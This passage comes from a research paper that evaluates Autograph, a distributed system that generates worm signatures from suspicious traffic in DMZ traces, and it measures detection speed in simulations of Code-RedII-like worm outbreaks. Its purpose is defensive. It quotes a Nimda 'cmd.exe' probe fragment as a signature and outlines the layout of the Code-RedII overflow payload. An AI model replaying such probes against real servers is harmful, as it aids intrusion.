**Non-prevalent signatures for innocuous flows.** Another possibility is that Autograph chooses a content block common to only a *few* innocuous flows. Such content blocks will not be prevalent, and will be at the tail of the prevalence histogram. Two heuristics can exclude these signatures from publication. First, by using a smaller  $w$  value, Autograph can avoid generation of signatures for the bottom  $(1-w)\%$  of the prevalence distribution, though this choice may have the undesirable side effect of delaying detection of worms. The second useful heuristic comes from our experience with the initial COPP implementation. Figure 4 shows the prevalence histogram Autograph generates from a real DMZ trace. Among all content blocks, only a few are prevalent (those from Code-RedII, Nimda, and WebDAV) and the prevalence distribution has a noticeable tail. We can restrict Autograph to choose a content block as a signature only if more than  $p$  flows in the suspicious flow pool contain it, to avoid publishing signatures for non-prevalent content blocks.

## 4 Evaluation: Local Signature Detection

We now evaluate the quality of signatures Autograph generates. In this section, we answer the following two questions: First, how does content block size affect the the sensitivity

Symbol	Description
$s$	Port scanner detection threshold
$a$	COPP parameter: average content block size
$m$	COPP parameter: minimum content block size
$M$	COPP parameter: maximum content block size
$w$	Target percentage of suspicious flows to be represented in generated signatures
$p$	Minimum content block prevalence for use as signature
$t$	Duration suspicious flows held in suspicious flow pool
$r$	Interval between signature generation attempts
$\theta$	Minimum size of suspicious flow pool to allow signature generation process

Table 1: Autograph's signature generation parameters.

and specificity of the signatures Autograph generates? And second, how robust is Autograph to worms that vary their payloads?

Our experiments demonstrate that as content block size decreases, the likelihood that Autograph detects commonality across suspicious flows increases. As a result, as content block size decreases, Autograph generates progressively more sensitive but less specific signatures. They also reveal that small block sizes are more resilient to worms that vary their content, in that they can detect smaller common parts among worm payloads.

### 4.1 Offline Signature Detection on DMZ Traces

We first investigate the effect of content block size on the quality of the signatures generated by Autograph. In this subsection, we use a suspicious flow pool accumulated during an interval  $t$  of 24 hours, and consider only a single invocation of signature generation on that flow pool. No blacklisting is used in the results in this subsection, and filtering of content blocks that appear only from one source address before signature generation is disabled. All results we present herein are for a COPP Rabin fingerprint window of width  $k = 4$  bytes.<sup>7</sup>

In our experiments, we feed Autograph one of three packet traces from the DMZs of two research labs; one from Intel Research Pittsburgh (Pittsburgh, USA) and two from ICSI (Berkeley, USA). IRP's Internet link was a T1 at the time our trace was taken, whereas ICSI's is over a 100 Mbps fiber to UC Berkeley. All three traces contain the full payloads of all packets. The ICSI and ICSI2 traces only contain inbound traffic to TCP port 80, and are IP-source-anonymized. Both sites have address spaces of  $2^9$  IP addresses, but the ICSI traces contain more port 80 traffic, as ICSI's web servers are more frequently visited than IRP's.

For comparison, we obtain the full list of HTTP worms in the traces using Bro with well-known signatures for the Code-Red, Code-RedII, and Nimda HTTP worms, and for an Agobot worm variant that exploits the WebDAV buffer overflow vulnerability (present only in the ICSI2 trace). Table 2 summarizes the characteristics of all three traces.



	IRP	ICSI	ICSI2
Measurement Period	Aug 1-7 2003 1 week	Jan 26 2004 24 hours	Mar 22-29 2004 1 week
Inbound HTTP packets	70K	793K	6353K
Inbound HTTP flows	26K	102K	825K
HTTP worm sources	72	351	1582
scanned	56	303	1344
not scanned	16	48	238
Nimda sources	18	57	254
CodeRed II sources	54	294	997
WebDav exploit sources	-	-	336
HTTP worm flows	375	1396	7127
Nimda flows	303	1022	5392
CodeRed flows	72	374	1365
WebDav exploit flows	-	-	370

Table 2: Summary of traces.

Autograph’s suspicious flow classifier identifies unsuccessful connection attempts in each trace. For the IRP trace, Autograph uses ICMP host/port unreachable messages to compile the list of suspicious remote IP addresses. As neither ICSI trace includes outbound ICMP packets, Autograph infers failed connection attempts in those traces by looking at incoming TCP SYN and ACK pairs.

We run Autograph with varied scanner detection thresholds,  $s \in \{1, 2, 4\}$ . These thresholds are lower than those used by Bro and Snort, in the interest of catching as many worm payloads as possible (crucial early in an epidemic). As a result, our flow classifier misclassifies flows as suspicious more often, and more innocuous flows are submitted for signature generation.

We also vary the minimum content block size ( $m$ ) and average content block size ( $a$ ) parameters that govern COPP, but fix the maximum content block size ( $M$ ) at 1024 bytes. We vary  $w \in [10\%, 100\%]$  in our experiments. Recall that  $w$  limits the fraction of suspicious flows that may contribute content to the signature set. COPP adds content blocks to the signature set (most prevalent content block first, and then in order of decreasing prevalence) until one or more content blocks in the set match  $w$  percent of flows in the suspicious flow pool.

We first characterize the content block prevalence distribution found by Autograph with a simple example. Figure 5 shows the prevalence of content blocks found by COPP when we run COPP with  $m = 64$ ,  $a = 64$ , and  $w = 100\%$  over a suspicious flow pool captured from the full 24-hour ICSI trace with  $s = 1$ . At  $w = 100\%$ , COPP adds content blocks to the signature set until *all* suspicious flows are matched by one or more content blocks in the set. Here, the  $x$  axis represents the order in which COPP adds content blocks to the signature set (most prevalent first). The  $y$  axis represents the cumulative fraction of the population of suspicious flows containing any of the set of signatures, as the set of signatures grows. The trace contains Code-RedII, Nimda, and WebDAV




Figure 5: Prevalence of Selected Content Blocks in Suspicious Flow Pool, ICSI DMZ trace (24 hrs).

worm flows. Nimda sources send 16 different flows with every infection attempt, to search for vulnerabilities under 16 different URLs. The first signature COPP generates matches Code-RedII; 28% of the suspicious flows are Code-RedII instances. Next, COPP selects 16 content blocks as signatures, one for each of the different payloads Nimda-infected machines transmit. About 5% of the suspicious flows are misclassified flows. We observe that commonality across those misclassified flows is insignificant. Thus, the content blocks from those misclassified flows tend to be lowly ranked.

To measure true positives (fraction of worm flows found), we run Bro with the standard set of policies to detect worms (distributed with the Bro software) on a trace, and then run Bro using the set of signatures generated by Autograph on that same trace. The true positive rate is the fraction of the total number of worms found by Bro’s signatures (presumed to find all worms) also found by Autograph’s signatures.

To measure false positives (fraction of non-worm flows matched by Autograph’s signatures), we create a *sanitized* trace consisting of all non-worm traffic. To do so, we eliminate all flows from a trace that are identified by Bro as worms. We then run Bro using Autograph’s signatures on the sanitized trace. The false positive rate is the fraction of all flows in the sanitized trace identified by Autograph’s signatures as worms.

Because the number of false positives is very low compared to the total number of HTTP flows in the trace, we report our false positive results using the *efficiency* metric proposed by Staniford *et al.* [17]. Efficiency is the ratio of the number of true positives to the total number of positives, both false and true. Efficiency is proportional to the number of false positives, but shows the detail in the false positive trend when the false positive rate is low.

The graphs in Figure 6 show the sensitivity and the efficiency of the signatures generated by Autograph running on the full 24-hour ICSI trace for varied  $m$ . Here, we present experimental results for  $s = 2$ , but the results for other  $s$  are






Figure 6: Sensitivity and Efficiency of Selected Signatures, ICSI DMZ trace (24 hrs).




Figure 7: Number of Signatures, ICSI DMZ trace (24 hrs).

similar. Note that in these experiments, we apply the signatures Autograph generates from the 24-hour trace to the *same* 24-hour trace used to generate them.

The  $x$  axis varies  $w$ . As  $w$  increases, the set of signatures Autograph generates leads to greater sensitivity (fewer false negatives). This result is expected; greater  $w$  values cause Autograph to add content blocks to the signature set for an ever-greater fraction of the suspicious flow pool. Thus, if a worm appears rarely in the suspicious flow pool, and thus generates non-prevalent content blocks, those blocks will eventually be included in the signature set, for sufficiently large  $w$ .

However, recall from Figure 5 that about 5% of the suspicious flows are innocuous flows that are misclassified by the port-scanner heuristic as suspicious. As a result, for  $w > 95\%$ , COPP risks generating a less specific signature set, as COPP begins to select content blocks from the innocuous flows. Those content blocks are most often HTTP trailers, found in common across misclassified innocuous flows.

For this trace, COPP with  $w \in [90\%, 94.8\%]$  produces a set of signatures that is *perfect*: it causes 0 false negatives and 0 false positives. Our claim is *not* that this  $w$  parameter value is valid for traces at different sites, or even at different times; on the contrary, we expect that the range in which no false positives and no false negatives occurs is sensitive to the details of the suspicious flow population. Note, however, that the existence of a range of  $w$  values for which perfect sensitivity and specificity are possible serves as a very preliminary validation of the COPP approach—if no such range existed for this trace, COPP would always be forced to trade false negatives for false positives, or vice-versa, for *any*  $w$  parameter setting. Further evaluation of COPP on a more diverse and numerous set of traffic traces is clearly required to determine whether such a range exists for a wider range of workloads.

During examination of the false positive cases found by Autograph-generated signatures when  $w > 94.8\%$ , we noted with interest that Autograph's signatures detected Nimda sources *not* detected by Bro's stock signatures. There are only three stock signatures used by Bro to spot a Nimda source, and the Nimda sources in the ICSI trace did not transmit those particular payloads. We removed these few cases from the count of false positives, as Autograph's signatures *correctly* identified them as worm flows, and thus we had *erroneously* flagged them as false positives by assuming that any flow not caught by Bro's stock signatures is not a worm.

We now turn to the effect of content block size on the specificity and the number of signatures Autograph generates. Even in the presence of innocuous flows misclassified as suspicious, the largest average and minimum content block sizes (such as 64 and 128 bytes) avoid most false positives; efficiency remains close to 1. We expect this result because increased block size lowers the probability of finding common content across misclassified flows during the signature generation process. Moreover, as signature length increases, the number of innocuous flows that match a signature decreases.

Thus, choosing larger  $a$  and  $m$  values will help Autograph avoid generating signatures that cause false positives.

Note, however, there is a trade-off between content block length and the number of signatures Autograph generates, too. For large  $a$  and  $m$ , it is more difficult for COPP to detect commonality across worm flows unless the flows are identical. So as  $a$  and  $m$  increase, COPP must select more signatures to match any group of variants of a worm that contain some common content. The graphs in Figure 7 present the size of the signature set Autograph generates as a function of  $w$ . For smaller  $a$  and  $m$ , Autograph needs fewer content blocks to cover  $w$  percent of the suspicious flows. In this trace, for example, COPP can select a short byte sequence in common across different Nimda payload variants (*e.g.*, `cmd.exe?c+dir HTTP/1.0..Host:www..Connection: close...`) when we use small  $a$  and  $m$ , such as 16. The size of the signature set becomes a particular concern when worms aggressively vary their content across infection attempts, as we discuss in the next section. Before continuing on, we note that results obtained running Autograph on the IRP and ICSI2 traces are quite similar to those reported above, and are therefore elided in the interest of brevity.

## 4.2 Polymorphic and Metamorphic Worms




Figure 8: Content block size vs. number of signatures.

We expect short content blocks to be most robust against worms that vary their content, such as polymorphic worms, which encrypt their content differently on each connection, and metamorphic worms, which obfuscate their instruction sequences on each connection. Unfortunately (fortunately?) no such Internet worm has yet been reported in the wild. To test Autograph's robustness against these varying worms, we generate a synthetic polymorphic worm based on the Code-RedII payload. A Code-RedII worm payload consists of a regular HTTP GET header, more than 220 filler characters, a sequence of Unicode, and the main worm executable code. The Unicode sequence causes a buffer overflow and transfers execution flow to the subsequent worm binary. We use *random values* for all filler bytes, and even for the worm code,

but leave the HTTP GET command and 56-byte Unicode sequence fixed. This degree of variation in content is more severe than that introduced by the various obfuscation techniques discussed by Christodorescu *et al.* [2]. As shown in Figure 8, when a relatively short, invariant string is present in a polymorphic or metamorphic worm, Autograph can find a short signature that matches it, when run with small average and minimum content block sizes. However, such short content block sizes may be unspecific, and thus yield signatures that cause false positives.

## 5 Evaluation: Distributed Signature Detection

Our evaluation of Autograph in the preceding section focused chiefly on the behavior of a single monitor's content-based approach to signature generation. That evaluation considered the case of offline signature detection on a DMZ trace 24 hours in length. We now turn to an examination of Autograph's speed in detecting a signature for a *new* worm after the worm's release, and demonstrate that operating multiple, distributed instances of Autograph significantly speeds this process, *vs.* running a single instance of Autograph on a single edge network. We use a combination of simulation of a worm's propagation and DMZ-trace-driven simulation to evaluate the system in the online setting; our sense of ethics restrains us from experimentally measuring Autograph's speed at detecting a novel worm *in vivo*.

Measuring how quickly Autograph detects and generates a signature for a newly released worm is important because it has been shown in the literature that successfully containing a worm requires early intervention. Recall that Provos' results [12] show that reversing an epidemic such that fewer than 50% of vulnerable hosts ever become infected can require intervening in the worm's propagation before 5% of vulnerable hosts are infected. Two delays contribute to the total delay of signature generation:

- How long must an Autograph monitor wait until it accumulates enough worm payloads to generate a signature for that worm?
- Once an Autograph monitor receives sufficient worm payloads, how long will it take to generate a signature for the worm, given the background "noise" (innocuous flows misclassified as suspicious) in the trace?

We proceed now to measure these two delays.

### 5.1 Single vs. Multiple Monitors

Let us now measure the time required for an Autograph monitor to accumulate worm payloads after a worm is released. We first describe our simulation methodology for simulating a Code-RedI-v2-like worm, which is after that of Moore *et al.* [9]. We simulate a vulnerable population of 338,652




Figure 9: Infection progress for a simulated Code-RedI-v2-like worm.

hosts, the number of infected source IPs observed in [8] that are uniquely assignable to a single Autonomous System (AS) in the BGP table data (obtained from RouteViews [20]) of the 19th of July, 2001, the date of the Code-Red outbreak. There are 6378 ASes that contain at least one such vulnerable host in the simulation. Unlike Moore *et al.*, we do not simulate the reachability among ASes in that BGP table; we make the simplifying assumption that all ASes may reach all other ASes. This assumption may cause the worm to spread somewhat faster in our simulation than in Moore *et al.*'s. We assign actual IP address ranges for real ASes from the BGP table snapshot to each AS in the simulation, according to a truncated distribution of the per-AS IP address space sizes from the entire BGP table snapshot. The distribution of address ranges we assign is truncated in that we avoid assigning any address blocks larger than /16s to any AS in the simulation. We avoid large address blocks for two reasons: first, few such monitoring points exist, so it may be unreasonable to assume that Autograph will be deployed at one, and second, a worm programmer may trivially code a worm to avoid scanning addresses within a /8 known to harbor an Autograph monitor. Our avoidance of large address blocks only lengthens the time it will take Autograph to generate a worm signature after a novel worm's release. We assume 50% of the address space within the vulnerable ASes is populated with reachable hosts, that 25% of these reachable hosts run web servers, and we fix the 338,652 vulnerable web servers uniformly at random among the total population of web servers in the simulation. Finally, the simulated worm propagates using random IP address scanning over the entire  $2^{28}$  non-class-D IP address space, and a probe rate of 10 probes per second. We simulate network and processing delays, randomly chosen in [0.5, 1.5] seconds, between a victim's receipt of an infecting connection and its initiation of outgoing infection attempts. We begin the epidemic by infecting 25 vulnerable hosts at time zero. Figure 9 shows the growth of the epidemic within the vulnerable host population over time.




Figure 10: Payloads observed over time: single, isolated monitors.

In these first simulations, we place Autograph monitors at a randomly selected 1% of the ASes that include vulnerable hosts (63 monitors). Figure 10 shows the maximum and median numbers of payloads detected over time across all monitors; note that the y axis is log-scaled. First, let us consider the case where only a single site on the Internet deploys Autograph on its network. In this case, it is the median time required by all 63 monitors to detect a given number of flows that approximates the expected time for a singleton monitor to do the same. When monitors identify port scanners aggressively, after a single failed connection from a source address ( $s = 1$ ), the median monitor accumulates 5 worm payloads after over 9000 seconds. Using the more conservative port-scan threshold  $s = 4$ , the median monitor accumulates *no* payloads within 10000 seconds. These results are not encouraging—from Figure 9, we know that after 9000 seconds (150 minutes), over 25% of vulnerable hosts have been infected.

Now let us consider the case where 63 monitors are all in active use simultaneously and distributedly. If we presume that the first monitor to generate a signature for the worm may (nearly) instantly disseminate that signature to all who wish to filter worm traffic, by application-level multicast [1] or other means, the earliest Autograph can possibly find the worm's signature is governed by the "luckiest" monitor in the system—the first one to accumulate the required number  $\theta$  of worm payloads. The "luckiest" monitor in this simulated distributed deployment detects 5 worm payloads shortly before 4000 seconds have elapsed. This result is far more encouraging—after 4000 seconds (66 minutes), fewer than 1% of vulnerable hosts have been infected. Thus, provided that all Autograph monitors disseminate the worm signatures they detect in a timely fashion, there is immense benefit in the speed of detection of a signature for a novel worm when Autograph is deployed distributedly, even at as few as 1% of ASes that contain vulnerable hosts.

Using the more conservative port-scan threshold  $s = 4$ , the monitor in the distributed system to have accumulated the

most worm payloads after 10000 seconds has still only collected 4. Here, again, we observe that targeting increased specificity (by identifying suspicious flows more conservatively) comes at a cost of reduced sensitivity; in this case, sensitivity may be seen as the number of worm flows matched *over time*.

Running multiple independent Autograph monitors clearly pays a dividend in faster worm signature detection. A natural question that follows is whether detection speed might be improved further if the Autograph monitors shared information with one another in some way.

## 5.2 tattler: Distributed Gathering of Suspect IP Addresses

At the start of a worm's propagation, the aggregate rate at which all infected hosts scan the IP address space is quite low. Because Autograph relies on overhearing unsuccessful scans to identify suspicious source IP addresses, early in an epidemic an Autograph monitor will be slow to accumulate suspicious addresses, and in turn slow to accumulate worm payloads. We now introduce an extension to Autograph named *tattler* that, as its name suggests, shares suspicious source addresses among all monitors, toward the goal of accelerating the accumulation of worm payloads.

We assume in the design of *tattler* that a multicast facility is available to all Autograph monitors, and that they all join a single multicast group. While IP multicast is not a broadly deployed service on today's Internet, there are many viable end-system-oriented multicast systems that could provide this functionality, such as Scribe [1]. In brief, Autograph monitor instances could form a Pastry overlay, and use Scribe to multicast to the set of all monitors. We further assume that users are willing to publish the IP addresses that have been port scanning them.<sup>8</sup>

The *tattler* protocol is essentially an application of the RTP Control Protocol (RTCP) [14], originally used to control multicast multimedia conferencing sessions, slightly extended for use in the Autograph context. The chief goal of RTCP is to allow a set of senders who all subscribe to the same multicast group to share a capped quantity of bandwidth fairly. In Autograph, we seek to allow monitors to announce to others the (IP-addr, dst-port) pairs they have observed port scanning themselves, to limit the total bandwidth of announcements sent to the multicast group within a predetermined cap, and to allocate announcement bandwidth relatively fairly among monitors. We recount the salient features of RTCP briefly:

- A population of senders all joins the same multicast group. Each is configured to respect the same total bandwidth limit,  $B$ , for the aggregate traffic sent to the group.
- Each sender maintains an interval value  $I$  it uses between its announcements. Transmissions are jittered uniformly



at random within  $[0.5, 1.5]$  times this timer value.

- Each sender stores a list of the unique source IP addresses from which it has received announcement packets. By counting these, each sender learns an estimate of the total number of senders,  $N$ . Entries in the list expire if their sources are not heard from within a timeout interval.
- Each sender computes  $I = N/B$ . Senders keep a running average of the sizes of all announcement packets received, and scale  $I$  according to the size of the announcement they wish to send next.
- When too many senders join in a brief period, the aggregate sending rate may exceed  $C$ . RTCP uses a *reconsideration* procedure to combat this effect, whereby senders lengthen  $I$  probabilistically.
- Senders which depart may optionally send a BYE packet in compliance with the  $I$  inter-announcement interval, to speed other senders' learning of the decrease in the total group membership.
- RTCP has been shown to scale to thousands of senders.

In the tattler protocol, each announcement a monitor makes contains between one and 100 port-scanner reports of the form (src-IP, dst-port). Monitors only announce scanners they've heard *themselves*. Hearing a report from another monitor for a scanner suppresses announcement of that scanner for a *refresh interval*. After a *timeout interval*, a monitor expires a scanner entry if that scanner has not directly scanned it and no other monitor has announced that scanner. Announcement packets are sent in accordance with RTCP. Every time the interval  $I$  expires, a monitor sends any announcements it has accumulated that haven't been suppressed by other monitors' announcements. If the monitor has no port scans to report, it instead sends a BYE, to relinquish its share of the total report channel bandwidth to other monitors.

Figure 11 shows the bandwidth consumed by the tattler protocol during a simulated Code-RedI-v2 epidemic, for three deployed monitor populations (6, 63, and 630 monitors). We use an aggregate bandwidth cap  $C$  of 512 Kbps in this simulation. Note that the peak bandwidth consumed across all deployments is a mere 15Kbps. Thus, sharing port scanner information among monitors is quite tractable. While we've not yet explicitly explored dissemination of signatures in our work thus far, we expect a similar protocol to tattler will be useful and scalable for advertising signatures, both to Autograph monitors and to other boxes that may wish to filter using Autograph-generated signatures.

Note well that "background" port scanning activities unrelated to the release of a new worm are prevalent on the Internet, and tattler must tolerate the load caused by




Figure 11: Bandwidth consumed by tattler during a Code-RedI v2 epidemic, for varying numbers of deployed monitors.

such background port scanning. dshield.org [4] reports daily measurements of port scanning activities, as measured by monitors that cover approximately  $2^{19}$  IP addresses. The dshield.org statistics from December 2003 and January 2004 suggest that approximately 600,000 unique (source-IP, dst-port) pairs occur in a 24-hour period. If we conservatively double that figure, tattler would have to deliver 1.2M reports per day. A simple back-of-the-envelope calculation reveals that tattler would consume 570 bits/second to deliver that report volume, assuming one announcement packet per (source-IP, dst-port) pair. Thus, background port scanning as it exists in today's Internet represents insignificant load to tattler.

We now measure the effect of running tattler on the time required for Autograph to accumulate worm flow payloads in a distributed deployment. Figure 12 shows the time required to accumulate payloads in a deployment of 63 monitors that use tattler. Note that for a port scanner detection threshold  $s = 1$ , the shortest time required to accumulate 5 payloads across monitors has been reduced to approximately 1500 seconds, from nearly 4000 seconds without tattler (as shown in Figure 10). Thus, sharing scanner address information among monitors with tattler speeds worm signature detection.

In sum, running a distributed population of Autograph monitors holds promise for speeding worm signature detection in two ways: it allows the "luckiest" monitor that *first* accumulates sufficient worm payloads determine the delay until signature detection, and it allows monitors to chatter about port-scanning source addresses, and thus *all* monitors classify worm flows as suspicious earlier.

### 5.3 Online, Distributed, DMZ-Trace-Driven Evaluation

The simulation results presented thus far have quantified the time required for Autograph to accumulate worm payloads




Figure 12: Payloads observed over time: tattler among distributed monitors.

after a worm's release. We now use DMZ-trace-driven simulation on the one-day ICSI trace to measure how long it takes Autograph to identify a newly released worm *among the background noise of flows that are not worms*, but have been categorized by the flow classifier as suspicious after port scanning the monitor. We are particularly interested in the trade-off between early signature generation (sensitivity across time, in a sense) and specificity of the generated signatures. We measure the speed of signature generation by the fraction of vulnerable hosts infected when Autograph first detects the worm's signature, and the specificity of the generated signatures by counting the *number* of signatures generated that cause false positives. We introduce this latter metric for specificity because raw specificity is difficult to interpret: if a signature based on non-worm-flow content (from a misclassified innocuous flow) is generated, the number of false positives it causes depends strongly on the traffic mix at that particular site. Furthermore, an unspecific signature may be relatively straightforward to identify as such with "signature blacklists" (disallowed signatures that should not be used for filtering traffic) provided by a system operator.<sup>9</sup>

We simulate an online deployment of Autograph as follows. We run a single Autograph monitor on the ICSI trace. To initialize the list of suspicious IP addresses known to the monitor, we run Bro on the *entire* 24-hour trace using all known worm signatures, and exclude worm flows from the trace. We then scan the *entire* resulting worm-free 24-hour trace for port scan activity, and record the list of port scanners detected with thresholds of  $s \in \{1, 2, 4\}$ . To emulate the steady-state operation of Autograph, we populate the monitor's suspicious IP address list with the *full* set of port scanners from one of these lists, so that all flows from these sources will be classified as suspicious. We can then generate a *background noise* trace, which consists of only non-worm flows from port scanners, as would be detected by a running Autograph monitor for each of  $s \in \{1, 2, 4\}$ . Figure 13 shows the quantity of non-worm noise flows in Autograph's suspi-

